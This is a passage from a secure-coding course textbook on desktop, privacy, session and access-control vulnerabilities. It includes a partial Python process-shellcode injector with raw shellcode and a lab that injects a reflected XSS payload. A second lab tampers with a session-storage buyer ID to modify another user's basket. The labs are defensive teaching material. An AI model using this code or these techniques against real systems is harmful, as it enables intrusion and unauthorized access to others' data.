
	Note: For more information about DLL injection, see https://en.wikipedia.org/wiki/DLL_injection .
	Note: For a proof of concept code example in Python, see https://www.andreafortuna.org/2018/08/20/pycodeinjector-a-simple-python-code-injection-library/ .

Shellcode Injection

To accomplish certain tasks, desktop applications may spawn a shell process, which essentially starts a command shell through which commands can be issued directly from the application to the operating system. If the process issuing the shell commands or data used to construct the commands can be accessed or manipulated by a remote attacker, you might provide the attacker with a conduit to submit commands to the operating system.

Look in your source code for functions that start system processes or execute shell commands. For example, the Windows API ShellExecute and ShellExecuteEx functions enable an application to pass commands to the operating system.

One protection against this threat is to completely avoid using any shell commands, and instead use better-protected APIs and libraries to indirectly accomplish tasks. Also, avoid constructing shell commands dynamically from user-provided or remote input sources. Pay attention to warnings against this vulnerability from the compiler and static analysis tools.



```

simple_code_injector.py

1 import sys
2 from ctypes import *
3 from win32com.client import GetObject
4
5 if len(sys.argv) < 2:
6     print "Python code injector: ./" + sys.argv[0] + " <process to inject>"
7     sys.exit(0)
8
9 proc = sys.argv[1]
10 WMI = GetObject('winmgmts:')
11 p = WMI.ExecQuery('select * from Win32_Process where Name=%s' % (proc))
12 if len(p) == 0:
13     print "Process " + proc + " not found, exiting!"
14     sys.exit(0)
15
16 process_id = p[0].Properties_('ProcessId').Value
17
18 shellcode = \
19 "\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9\x64" \
20 "\x8b\x71\x30\xbb\x76\x8c\x8b\x76\x1c\x8b\x46\x08\x8b\x7e" \
21 "\x20\x8b\x36\x38\x4f\x18\x75\x31\x59\x01\xd1\xff\xe1\x60" \
22 "\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28\x78\x01\xea\x8b" \
23 "\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34\x49\x8b\x34\x8b\x01" \
24 "\xe3\x31\xff\x31\xc0\xfc\xac\x84\xc0\x74\x07\xc1\xcf\x0d" \
25 "\x01\xc7\xeb\xf4\x3b\x7c\x24\x28\x75\xe1\x8b\x5a\x24\x01" \
26 "\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04\x8b\x01"

```

Figure 4-8: Python shellcode injection exploit (partial).



Note: For more information about shellcodes and the previous example, see <https://gist.github.com/andreafortuna/20d19ac02393264930b3d331fe66a6f6>.

Debugger Security

Debugging tools give the software developer extensive power over executables, which are extremely helpful for testing and debugging software. However, that power can be used maliciously, and the security threat potentially goes two ways. Of course, the computer running the target application is vulnerable from attack by a remote computer with a debugger attached to the target. But computers running a debugger (such as developer computers) are also potential targets themselves. Malicious code in the process being debugged may actually compromise the security of the debugging computer.

In general, local debugging (running the application and debugger on the same computer) is safer than remote debugging (using two separate computers). If you enable remote debugging, make sure you understand the implications for your development environment, and configure it for security.

Search the vendor and community sites for your development tools to find guidelines on security practices for the debugger you use.

Differences Among Desktop Platforms

Each application runtime environment has its own vulnerabilities. For example, the security concerns of Linux, Windows, and Mac OS desktop applications differ considerably.

Even among different versions or distributions of the same operating system, the security concerns may be very different. For example, memory protection has been significantly improved in modern operating systems. Windows 10 provides features such as **Data Execution Prevention (DEP)**, **Structured Exception Handling Overwrite Protection (SEHOP)**, and **Address Space Layout Randomization (ASLR)**, which make attacks on memory more difficult than they were on older systems, such as Windows XP.

In Linux, there are differences among distributions and desktop environments. Even within a specific Linux distribution, users can select which desktop environment they want to use (e.g., Gnome, KDE, Unity, and so forth). As with Windows, each version may have its own unique security concerns.

Numerous application environments and application development frameworks have been provided for Microsoft Windows over the years, such as Win32/Win64, .NET, Windows 8 ("Metro") Store Apps, Universal Windows Platform, and so forth. Each platform has its own unique security concerns.

Managed vs. Unmanaged

Some desktop applications (sometimes called **unmanaged code**) run directly on (or very close to) the operating system, while others (**managed code**) are separated from the operating system by a runtime or virtual machine environment. For example, applications written in C and C++ typically are compiled to machine code that runs directly on the operating system, whereas applications written in Java, C#, Visual Basic®, Python, and so forth tend to be compiled to intermediary code (bytecode) that runs within a runtime environment such as the Java Virtual Machine (JVM), Android Dalvik™ or Android Runtime (ART), .NET framework, and so forth.

Opinions vary regarding which type of platform is more or less secure, although it is safe to say that the security issues differ somewhat. For example, unmanaged code may be harder to decompile and reverse engineer than managed code. Application isolation features provided in some managed code environments may provide more security than unmanaged code.

You should carefully research the specific vulnerabilities of the tools and runtime environment you're using, so you can implement appropriate security controls and avoid common security defects.

Desktop Application Attack Vectors

Common attack vectors for desktop applications include:

- Application memory
- Network communication
- The application user interface (user input)
- File and folder access
- Application and host system configuration
- Windows Registry



Note: For information on using Windows 10 security features to mitigate threats, see <https://docs.microsoft.com/en-us/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#table-2>.

Development Tool and Project Configuration

Software projects and development tools typically provide various security settings that will help you write secure code. For example, your compiler may provide options to check for the possibility of buffer overruns, uninitialized variables, memory leaks, improper exception handling, and so forth. You should research what those settings are for your development environment, and enable them. Vendors and development communities for a particular platform often provide documentation on these issues, in the form of white papers, blog articles, and so forth.

The following are some examples:

- Security Best Practices for C++
<https://msdn.microsoft.com/en-us/library/k3a3hzw7.aspx>
- Security and Programming (C# and Visual Basic)
<https://msdn.microsoft.com/en-us/library/ms233782.aspx>
- Windows Forms Security
<https://docs.microsoft.com/en-us/dotnet/framework/winforms/windows-forms-security>
- Secure Coding Guidelines (.NET)
<https://docs.microsoft.com/en-us/dotnet/standard/security/secure-coding-guidelines>
- Hardening (Debian)
<https://wiki.debian.org/Hardening>
- C-Based Toolchain Hardening (Microsoft and GCC C, C++, and Objective C)
https://www.owasp.org/index.php/C-Based_Toolchain_Hardening

Guidelines to Prevent Desktop Application Vulnerabilities

Follow these guidelines to prevent vulnerabilities in desktop applications.

Protect Memory in Desktop Applications

To protect memory:

- If possible, limit the operating system your software runs on to the latest, most secure versions, and take advantage of the system's security controls to protect processes and memory from unauthorized access.
- Use permissions and privileges to allow access to authorized users only.
- Avoid keeping sensitive data, passwords, and other sensitive data in memory. Encrypt such data when possible.
- Test and review your code, and provide protections against vulnerabilities such as:
 - Direct memory manipulation
 - Bypassing authentication and authorization
 - Replacing content such as application settings, trusted paths and executables, trusted hosts, update servers, passwords, and private keys
 - DLL injection
 - Shell code injection

Secure the User Interface

To secure the user interface:

- Do not retain sensitive data in user interface controls (including hidden components) any longer than necessary (for example, when an entry form is no longer showing to the user).

- Verify that it is not possible to bypass security controls, such as input fields or query string parameters that enable users to inject their own commands, shells or terminals that the user can "break out of," and so forth.

Protect File and Data Storage

To protect file and data storage:

- Do not store any sensitive data within the application's executable code (e.g., Windows application assembly).
- If you must store sensitive data within the application's executable code, use an unmanaged coding language like C/C++.
- Avoid using default database ports.
- Carefully set file permissions for files and folders (including all application resources) to provide access only to authorized users.
- Ensure file integrity through enforced naming conventions, [digital signing](#), and so forth.
- Identify and prevent "back door" access to files and content, such as public functions that can be run without authentication, unused services and protocols enabled by default, and so forth.
- Avoid storing sensitive data in accessible locations such as the Windows Registry, and use strong encryption if you must store data in such locations.

Protect Network Communication

To protect network communication:

- Ensure that local and network firewall rules are in place. If possible, check for this within the application before any sensitive data is communicated.
- Do not transmit sensitive data, files, passwords, or settings on the network without strong encryption.

Secure the Software Configuration

Depending on where software configurations are stored, use appropriate methods to secure them, such as:

- Application user privileges
- Service account privileges
- Service configuration privileges
- Database account privileges
- Remote share permissions

ACTIVITY 4–3

Finding Common Web Vulnerabilities

Data Files

All project files within Desktop\cscdata\catalog

Scenario

Input validation and output encoding are important protections against several different types of attacks. You'll assess the quality of the input validation and output encoding protections in the Catalog application by attempting to perform a basic cross-site scripting attack.

1. Start the server and load the site.

- From the Windows Desktop, open the **cscdata** folder. Open the **catalog** folder.
- With **Desktop\cscdata\catalog** showing in **File Explorer**, select **File→Open Windows PowerShell**.
- In the **PowerShell** console, type **npm start** and press **Enter**.
- Launch the Chrome web browser.
- In the browser address bar, type **localhost:3000** and press **Enter**.

2. Create the john@doe.com user account and log in.

- Select **Login**
- Select **Register now!**
- In the **Email** text box, type **john@doe.com**
- In the **Password** text box, type **password**
- In the **Repeat Password** text box, type **password**
- Select **Register**.
- If you are prompted to cache your password in the browser, select **Never**.
- On the **Login** page, in the **Email** text box, type **john@doe.com**
- On the **Login** page, in the **Password** text box, type **password**
- Select **Log in**.
- If you are prompted to cache your password in the browser, select **Never**.


3. Test the search form for possible input validation problems.

- On the web page, in the **Search** text box, type **harden** and select **Search**.

Image	Product	Description
	#2 Phillips Screwdriver	This #2 Phillips-head screwdriver has a stainless steel blade.

Products whose description contains the word "harden" are listed. The term you entered is shown at the top of the search results list.

- b) Examine the address bar.




The search term is shown in the query string as value for the parameter q.

- c) In the address bar, delete the word **harden**, and where it was, type '`<div style="color:red" onclick="alert('hi')">Ping!</div>`' to complete the URL as shown.



- d) Press **Enter** to load the page with your revised URL.



The search text you entered is injected into the page. The injected code included HTML, CSS, and JavaScript.

- e) Select **Ping!**.



The onClick code runs, displaying an **Alert** box. When you don't filter user input that is reflected onto the page, you enable the user to add code in the context of the page.

- f) Select **OK**.

4. **What types of attacks are possible when the user can inject code into the client?**
-

TOPIC C

Prevent Privacy Vulnerabilities

Users expect your software to reasonably protect their privacy from access by unauthorized third parties. This includes ensuring that defects don't create vulnerabilities that can expose users' data.

Privacy Vulnerability Defects

Protecting the privacy of users is another important concern for software developers. This means protecting the sensitive data that users have entrusted your application with from access by an unauthorized third party, which might include not only independent hackers, but also government agencies (foreign and domestic, including intelligence services and police agencies) and violent non-state actors (such as terrorist organizations and drug cartels). In some cases, defending users' privacy means protecting users from themselves, designing software in a way that prevents users from inadvertently leaving sensitive information unprotected.

The following is OWASP's list of the Top 10 Privacy Risks.

- P1: Web Application Vulnerabilities
- P2: Operator-sided Data Leakage
- P3: Insufficient Data Breach Response
- P4: Insufficient Deletion of Personal Data
- P5: Non-transparent Policies, Terms and Conditions
- P6: Collection of data not required for the primary purpose
- P7: Sharing of data with third party
- P8: Outdated personal data
- P9: Missing or Insufficient Session Expiration
- P10: Insecure Data Transfer

Source: Refer to the OWASP Top 10 Privacy Risks Project (Countermeasures) document at https://owasp.org/www-pdf-archive/OWASP_Top_10_Privacy_Countermeasures_v1.0.pdf.

Privacy by Design

Privacy by Design is an approach to software development that takes privacy into account throughout every phase of development, similar to Security by Design. The underlying premise of Privacy by Design is not simply protecting data, but as much as possible designing software so data doesn't need protection. For example, this is accomplished if you completely avoid transferring data from the client to the server in the first place.

Privacy by Design was initially proposed by Ann Cavoukian, the Information & Privacy Commissioner of Ontario, Canada, as a set of seven principles, described here.

Item	Description
1. Proactive not Reactive; Preventative not Remedial	Data privacy should be considered early and often (throughout the entire development lifecycle), not just after there is a problem.
2. Privacy as the Default Setting	As initially installed, the application should be as private as possible. The user must opt in to decrease privacy to less private settings. By default, restrictions are placed on sharing, data collection, and data retention.

Item	Description
3. Privacy Embedded into Design	Privacy should be architected into the design of the software. It should be explicitly included in processes like requirements identification, threat modeling, user interface design, testing, and so forth.
4. Full Functionality—Positive-Sum, Not Zero-Sum	Customers value privacy. It is part of the value that customers pay for.
5. End-to-End Security —Full Lifecycle Protection	Privacy protections should follow the data wherever it goes—when it is first created, shared with others, archived, and deleted.
6. Visibility and Transparency—Keep it Open	Privacy practices should be clear and overt, so users can have confidence in their privacy expectations. Policies and mechanisms should be in place to ensure users can address problems and have them resolved efficiently.
7. Respect for User Privacy—Keep it User-Centric	Users own their data. Data held in the software should be accurate, and the user must have the power to correct errors. The user can grant and revoke consent on the use of the data.

Data Anonymization

To maintain privacy, personally identifiable information (PII) may need to be anonymized before it can be processed and analyzed. This means that the identity associated with personal data has been masked somehow so the data can be processed and analyzed without revealing the person associated with that data.

Guidelines to Prevent Privacy Vulnerability Defects

Follow these guidelines to prevent critical privacy risks identified by OWASP.



Note: Various web application defects may result in privacy vulnerabilities. For example, Injection or Broken Authentication and Session Management defects might enable an attacker to gain access to a user's private data. A good first defense against privacy vulnerabilities is to identify and fix any *web vulnerabilities* that might result in privacy defects.

Protect Sensitive Information

Some information may require special care and handling in your application to protect users. Identify any information that is sensitive, and apply appropriate controls to ensure it remains private. A good place to start is to always consider all personally identifiable information (PII) sensitive, as it can be used to establish a person's identity and might be used to cause them substantial harm, embarrassment, inconvenience, or unfairness. Refer to privacy guidelines for your country, municipality, or organization for specific lists of PII you may be legally required to protect. A typical list is provided here.

- User name
- Email address
- Home address
- Phone number
- Social Security number (even if it's just the last 4 digits)
- Driver's license or state ID#
- Passport number
- Alien registration number
- Financial account number

- Biometric identifiers
- Citizenship or immigration status
- Medical information
- Ethnic or religious association
- Sexual orientation
- Account passwords
- Date of birth
- Criminal history
- Mother's maiden name

Anonymize Personal Data

To anonymize personal data:

- Use one of the following techniques to mask the identifying data:
 - **Replacement**—Substitute any values that could be used to identify the user with different values.
 - **Suppression**—Omit (all or in part) any values that could be used to identify the user.
 - **Generalization**—Substitute specific values that could be used to identify the user with something less specific. For example, generalize the date of birth to the year or decade in which the user was born.
 - **Perturbation**—Make random changes to the data to corrupt values that could be used to identify the user.
- Anonymize non-sensitive data as well, if it could be used for the reverse anonymization of sensitive data.
- Make sure that the masking process is not reversible.
- Make sure that the same masking process will produce the same results each time.
- Make sure that data types remain compliant with the schema.
- Preserve the meaning of the data.

Prevent Operator-Sided Data Leakage

The **system operator** responsible for managing the software or the platform it is hosted on (e.g., cloud services provider) may expose data. It might be an intentional malicious breach or an unintentional mistake. Defects in the software may enable such leakage, such as weak or poorly implemented access management controls, encryption, and so forth. To avoid this defect:

- Implement effective and secure access management controls.
- Encrypt data at rest and in transit.
- Implement effective and secure appropriate identity and access management.
- Provide awareness training for all employees on the handling of personal data.
- Implement a data classification and information handling policy.
- Implement tools like data leakage prevention and SIEMs to monitor and detect classified data leaked from endpoints, web portals, and cloud services.
- Implement privacy by design.
- Anonymize personal data.

Respond Appropriately to Data Breaches

A data breach should be followed up with an appropriate response. For example, you should limit the extent of the leak, inform those who are affected, and remedy any defects or problems that made the breach possible. To avoid this defect:

- Provide continuous monitoring and logging features to monitor for situations that might indicate personal data leakage and loss.
- Provide features to warn users of possible suspicious activity in their accounts.

- Create, maintain, and periodically test an incident response plan.
- Continuously monitor for personal data leakage and loss.
- When a breach occurs:
 - Validate that the breach occurred.
 - Determine the most effective way to prevent further leakage, and implement it.
 - Assign an incident manager to be responsible for the investigation.
 - Decide how to investigate and respond to the data breach to ensure that evidence is appropriately handled.
 - Assemble an incident response team.
 - Notify affected people as appropriate.
 - Determine whether to notify the authorities as appropriate.
 - Remedy any defects or problems that made the breach possible.

Delete Private or Sensitive Data That is No Longer Needed

Defects make the software fail to delete private or sensitive data that is no longer needed, putting privacy at risk. To avoid this defect:

- Design the software to minimize data that is stored in the first place.
- Promptly delete data that is no longer needed.
- Properly delete data when a user issues a rightful request.
- Securely lock the data from any access until deletion is possible, if prompt deletion is not possible due to technical restrictions.
- Ensure prompt deletion of data in backups, copies, cloud storage, or data shared with third-party sources.
- Clearly inform users when backups must be kept, as required by law.
- Provide evidence (such as logging and messaging to the user) to verify deletion according to policy.
- Identify deletion policies (circumstances under which data must be deleted, and the timeframe for deletion), and implement automation and/or manual procedures to ensure that happens.

Make Sure Privacy Policies, Terms and Conditions are Clear

The software may not make it clear to users what it will do with their data so users can make good decisions about how to manage their data within the software. To avoid this defect:

- Provide release notes with software updates to clearly and simply explain how terms and conditions change over time.
- Track which users have consented to the terms and conditions, including the version if terms and conditions have changed over time.
- Implement a Do Not Track feature on the server side, so users can disable tracking, and provide an opt-out capability for users.
- Provide users with a list of all tracking mechanisms used in the software, explaining how and by whom the information is used.
- Inform users (through a clear and well-written terms and conditions page, for example) how data is processed, including collection, storage, processing, and deletion.



Note: Consider using a readability tester (such as <https://readable.io/>) to help you verify that your terms and conditions are easy to read.

Do Not Collect Non-Essential Data

When data that is not needed to meet requirements is collected, it needlessly puts privacy at risk. To avoid this defect:

- Do not collect descriptive, demographic, or any other user-related data that are not needed for the purposes of the system.
- Enable users to opt out of providing additional data to improve the service.

Do Not Share Data without Consent

The software should not provide data to a third party without obtaining the user's consent. To avoid this defect:

- Acquire and document the user's consent for any data collected before the data is actually collected.
- Acquire and document the user's consent for any additional data that is collected later (due to software feature updates or new compliance requirements, for example).
- Mark web requests as `Do Not Track`, complying with the latest W3C standards.
- Anonymize personal data before sharing it with a third party.
- Do not share data inadvertently by embedding third party resources such as third party hosted JavaScript, JavaScript widgets, analytics components, advertisements, and so forth.

ACTIVITY 4-4

Handling Privacy Defects

Before You Begin

You have launched the Catalog web application and have created the john@doe.com user account.



Note: The Catalog website's accounts are automatically purged when you stop the server for the Catalog web application. If you have closed the PowerShell window or exited the `npm start` script after you created the john@doe.com user account, then you'll need to restart the server and create the john@doe.com user account again.


In the Chrome web browser, you are logged in as john@doe.com.

Scenario

As you continue working with the Woodworkers Wheelhouse Catalog app, you will examine it for privacy defects. Anything that identifies the user in transactions with the system should not be modifiable by the user. This could lead to a potential privacy defect. For example, a user ID passed directly in a URL query string parameter could be modified by a user. An attacker could easily try out different query string parameters until finding one that works. Other locations, such as cookies, session storage, and client-side variables, are also visible.

You will investigate session storage to see if any identifying information is there.

1. a) Select the truck logo in the upper-left corner of the page to return to the main catalog page.
b) Add a **#2 Phillips Screwdriver** to your shopping basket.
c) Select the **Your Basket** button to show items in your basket.
2. Hack the buyer ID to see a different buyer's shopping basket.
a) If the developer tools pane is not showing, press **Ctrl+Shift+I** to display it.
b) In the developer tools pane, select the **Application** tab.
c) In the outline on the left, select the arrow next to **Session Storage** to expand the outline, as shown.



- d) Select **http://localhost:3000**.
e) Examine the key/value pair that is shown.

Key	Value
bid	4

An attacker might speculate that BID stands for "buyer ID," and wonder what would happen if a different value were used.

- f) Write down the current value of **bid** here: _____.

- g) In the developer tools pane, change the value of **bid** to one less than its current value.



Note: Be sure to press **Enter** so the new value is entered.

- h) Select the browser's **Refresh** button or press **F5** to refresh the shopping basket.

The basket is refreshed, and a different user's shopping cart is shown.

- i) Select **+**.

The number of items in the other user's cart is increased.

3. How might an error like this one be prevented?

4. Clean up the workspace.

- a) Exit the Chrome web browser.
- b) In the **npm** PowerShell console window, press **Ctrl+C** twice to exit the script, and then close the PowerShell window.

Summary

In this lesson, you learned how to prevent general coding flaws that lead to security defects, as well as flaws that various platforms (web, mobile, desktop, and Internet of Things) may be prone to. You also learned how to prevent privacy defects, which enable unauthorized users to gain access to users' data.

What kinds of PII do your own applications handle?

For your own software projects, which of the Top 10 Privacy Risks represents the greatest challenge for software development?



Note: Check your CHOICE Course screen for opportunities to interact with your classmates, peers, and the larger CHOICE online community about the topics covered in this course or other topics you are interested in. From the Course screen you can also access available resources for a more continuous learning experience.

5

Implementing Common Protections

Lesson Time: 4 hours

Lesson Introduction

You have identified various common patterns of vulnerabilities in your software. Others have already had to deal with these common vulnerabilities and have developed common approaches for dealing with them, which you can use in your own projects.

Lesson Objectives

In this lesson, you will:

- Limit access using login and user roles.
- Protect data in transit and at rest.
- Implement error handling and logging.
- Protect sensitive data and functions.
- Protect database access.

TOPIC A

Limit Access Using Login and User Roles

Through user login and access control, you can control who can access various features of your applications.

Web Sessions

The simplest of web applications don't need to know much about the user on the side of a web communication. If the user requests a particular page, the server just returns the content at that page. However, many modern web applications provide customized content for each user. Each exchange might require that the server keep track of the state of its last interactions with the user. Also, one user might have data on the server that another user should not have access to, such as account information, settings, credit card data, and so forth. These requirements mean that the server must know which user it is interacting with, and what that user is currently in the process of doing. This is all facilitated through web sessions.

HTTP is a stateless protocol. Every request to the web server can be treated independently. It's efficient, but has no way of keeping track of a visitor's interactions with the site, making modern e-commerce impossible. Cookies (small text files) are a common way to manage a user's session. When the user's browser visits the site, the browser provides the cookie to the server, thus identifying the user to the server. The user's behavior on the site (such as page visits and items in a shopping cart) is then tracked in a database on the server.



Note: For examples of how to implement user session management in Python, see <http://pwp.stevecassidy.net/bottle/sessions.html> or <http://code.activestate.com/recipes/325484-a-very-simple-session-handling-example/>.

Secure Session Management

In a secure application, authentication, authorization, and session management work together to provide a secure and efficient working environment for users (both humans and software services).

- **Authentication**—Ensures users are who they claim to be.
- **Authorization**—Ensures users only have access to resources they are allowed to access.
- **Session Management**—Ensures that during a single session, users don't have to re-authenticate every time they want to do something.

Typically, sessions are maintained through a temporary session ID that is created when the user successfully authenticates. The session ID is passed along with messages sent between the client and server to identify the authenticated user and session. Without a session ID, users would have to reauthenticate (log in) with each communication, to verify they are who they claim to be. However, you must put limits on the length of a session. A common mistake developers make is to allow the session to continue for too long (even indefinitely). While convenient for the user, it allows a hacker to take the user's place once authentication and authorization has happened. For example, an online store might simply accept a cookie to allow a user to return days or weeks later to their account and make purchases without authenticating again. If an attacker steals the cookie, or performs a successful cross-site request forgery, they could make purchases that the customer is unaware of.

Unfortunately, if the session ID is intercepted in the communication channel between the two communicating parties, a third party (an attacker) could use it to impersonate the client or server (or both).

	<p>Note: When constructing these three elements in software, it is easy to introduce security problems. There are existing, mature frameworks for various languages and platforms, which have been tested and improved over time. Consider using one of those frameworks for your own applications, as well as following the guidelines provided in this lesson.</p>
---	---

Methods for Passing Session IDs

There are three common methods for passing the session ID between client and server.

- Requests to the server are submitted through HTTP GET requests, and session ID is embedded in the URL.
- Requests to the server are submitted through HTTP POST requests, and session ID is stored within the fields of a form as a hidden field.
- Session ID is stored in a cookie, which is exchanged along with the request. Session cookies have no expiration date, and are erased when the browser is exited. (Cookies set with an expiration date are persistent, and will remain stored in a file on the client computer until they reach their expiration date.)

Each method has benefits and disadvantages. Depending on the type of services your application provides and the intended audience, one method might be more appropriate for your needs.

Method	Benefits	Disadvantages
GET request with session ID embedded in the URL	<ul style="list-style-type: none"> Can be used even if the client web browser has high security settings and has disabled the use of cookies. If the client shares URL, session ID is included. Depending upon the web browser type, URL information is commonly sent in the HTTP REFERER field. This information can be used to ensure a site visitor has followed a particular path within the web application, and subsequently used to identify some common forms of attack. 	<ul style="list-style-type: none"> An attacker can review the browser history file or stored favorites and follow the same URL. URL information is logged by intermediary systems such as firewalls and proxy servers. Thus, anyone with access to these logs can observe the URL and use the information in an attack. Because the URL is exposed and directly editable, the skills and equipment necessary to carry out an attack are minimal. When a client navigates to a new website, the URL containing the session information can be sent to the new site via the HTTP REFERER field.
POST request with session ID in hidden form field	<ul style="list-style-type: none"> Can be used even if the client web browser has high security settings and has disabled the use of cookies. Less visible than session ID embedded in URL. Requires higher skill level to attack than session ID in URL. Enables client to bookmark or share URL without providing access to their session ID. 	<ul style="list-style-type: none"> Attacks can be carried out using commonly available tools, though not quite as easily as reading session ID from URL. Poor coding practices on the server side (failure to check whether the submission type is GET or POST) may allow the POST content to be reformed into a URL that could be submitted via the HTTP GET method.

Method	Benefits	Disadvantages
Session ID in a cookie	<ul style="list-style-type: none"> Careful use of persistent and session type cookies can be used to regulate access to the web application over time. Various options are available for controlling session ID timeouts. Session information is unlikely to be recorded by intermediary devices. Cookie functionality is built in to most browsers, so no special coding is required to ensure session ID information is embedded within the pages served to the client browser. 	<ul style="list-style-type: none"> Will not work for users who have disabled cookies. Cookies that persist beyond a session can be easily copied to other systems. Cookies are sent along with every document requested by the browser within the domain defined by SET-COOKIE. Due to limits in cookie size, complex information can't be stored.

Access Control

Authorization is the process through which requests to access a particular resource should be granted or denied. Authorization may involve various approaches to **access control**—what functionality and data the user may access after having successfully authenticated (logged in) to the system. There are various approaches to access control, each giving the system administrator a different amount of control over implementing access control. Common approaches are described here.

Access Control Approach	Description
Discretionary Access Control (DAC)	Each user (Creator/Owner) has control over his or her own data. The data owner can grant different access levels to that data. This is the most commonly used form of access control in a desktop operating system.
Mandatory Access Control (MAC)	This is the strictest form of access control, and is appropriate for extremely secure systems such as secure military applications or mission critical data applications. Access levels are enforced by the system and cannot be changed by a user or system administrator. Objects (computer resources) are assigned security labels. These labels indicate the classification (top secret, confidential, unclassified, etc.) of the resource as well as its category (department, project, or management level). Subjects (users) are given security clearance levels. A subject can only access an object if the subject's security clearance level matches the object's classification and category level.
Role-Based Access Control (RBAC)	This is a type of DAC in which users are assigned to roles based on need or job function, and the access level of the role is determined by the system administrator. The roles are typically implemented as groups. If a user belongs to a certain group, that user can access whatever the group can access.

Access Control Approach	Description
Rule-Based Access Control	In this type, access is granted based on rules set by the administrator. It doesn't matter who the subject is; access is only granted if the activity matches the rule. This type of access control is most commonly used on firewalls and routers to control network traffic. For example, a rule might state that only web browser traffic, and no other type of traffic, may exit the corporate network and enter the Internet.

Note: Sometimes Rule-Based Access Control also uses the acronym RBAC, even though it does not refer to the same thing as Role-Based Access Control (RBAC). Be careful not to confuse the two.

Guidelines for Secure Session Management

Follow these guidelines to manage sessions securely.

	Note: All of the Guidelines for this lesson are available as checklists from the Checklist tile on the CHOICE Course screen.
---	--

Provide Secure Authentication

To provide secure authentication:

- Require authentication for all pages and resources that are not meant to be public.
- Reauthenticate users prior to performing critical operations.
- Authenticate all connections to external systems involving sensitive information or functions.
- Enforce all authentication controls on a trusted system, such as a server.
- Use standard, tested authentication services whenever possible.
- If using third-party code for authentication, inspect the code carefully to ensure it does not contain malicious code.
- Use a centralized implementation for all of your authentication controls.
- Keep authentication logic separate from the resource being requested.
- Use redirection to and from the centralized authentication controls.
- Ensure that authentication controls fail to the most secure state.
- Ensure that administrative and account management functions are at least as secure as the primary authentication mechanism.
- Use strong hashing algorithms for credential stores.
- Ensure that the credential store is writeable only by the application.
- Validate authentication data only after all inputs are provided, especially for sequential authentication implementations.
- When an authentication fails, give no clues as to which part of the authentication data was incorrect. For example, show no differences between the message displayed for incorrect user name and incorrect password.
- Encrypt and store authentication credentials that your software uses to access external services in a protected location on a trusted system—not within the source code.
- Use only secure channels to transmit authentication credentials—for example, use a POST request over HTTPS.
- Disable "remember me" functionality for password fields.
- Report the date and time of the last successful or unsuccessful login attempt of a user account to the user at the next successful login.
- Monitor the system for attacks against multiple user accounts that use the same password.

- Use multifactor authentication for highly sensitive or high value transactional accounts.
- Do not permit concurrent logins using the same ID.

Provide Secure Access Control

To provide secure access control:

- Identify all resources that must be protected, and provide access only to authorized users.
Consider resources such as:
 - Files, including those outside the application's direct control
 - Protected URLs
 - Protected functions
 - Direct object references
 - Services
 - Application data
 - User and data attributes and policy information used by access controls
 - Security configuration information
- Use a centralized (e.g., sitewide) component to check for access authorization.
- Ensure that access authorization controls fail to the most secure state.
- Check for access authorization on every request from components, including server-side scripts, AJAX, and Flash.
- Deny all access if the application cannot access its security configuration information.
- Keep code that requires privileged access separate from other unprivileged code.
- Make sure that representations of access control rules within the user interface match server-side values and implementation.
- If state data must be stored on the client, use encryption and integrity checking on the server to detect any state tampering.
- Limit the number of transactions a user or device can perform in a given time period to prevent automated attacks.
- Use the HTTP `referer` header as a supplemental check only; it should never be the sole authorization check, as it can be spoofed
